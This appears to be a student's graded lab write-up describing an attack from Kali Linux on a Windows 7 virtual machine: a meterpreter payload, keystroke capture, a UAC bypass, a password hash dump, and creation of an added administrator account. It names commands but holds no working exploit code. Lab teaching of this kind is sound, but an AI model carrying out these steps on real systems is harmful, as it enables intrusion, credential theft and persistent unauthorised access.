





In the above screenshot after executing the file and selecting run in windows 7 after downloading the file in google chrome by using 192.168.10.13, I was able to see my file created nlor009.exe. In kali linux I was able to exploit the meterpreter shell and then screenshot my file.



In this above screenshot I did the keyscan_start and keyscan_dump, it typed everything I wrote in windows7 notepad and send it to kali linux.




In the above picture I did the following commands in the Window 7 system. I uploaded IMAdeIT-nflor009 unto the desktop using commands: upload IMAdeIT-nflor009.txt 'C:\Users\Window 7\Desktop'. File was successfully added.




In the above screenshot the file IMAdeIT-nflor009.txt was successfully added into Window 7 desktop.

TASK C


Task C. Privilege escalation (10+10+10+10 = 40 points points) Background your current session, then gain administrator-level privileges on the remote system. After you escalated the privilege, complete the following tasks:




In the following screenshot I did a bypass system for admin privileges by bypassuac and setting sessions 1 and 2 then using commands sessions -i 2 then hashdump then add user.



In the above screenshot after my adding **net user Nathaly Flores /add** was added into windows 7 system and as a standard user.




In the screenshot above shows I was granted administration privileges in Windows 7 system. Also shows when I did the commands in the terminal, it is giving me an error until I refreshed it and turns out I successfully have the administrators privileges.



In the above picture are the netstat commands that show active TCP connections from the attacker 192.168.10.13 user.

3. Remote access to the malicious account created in Task C.1, and browse the files belonging to the user, "Windows 7", in RDP.



Im not too sure why my remote desktop will not open, but I try all ways until my internal kali linux got stuck and force me to reboot the Cybersecurity environment.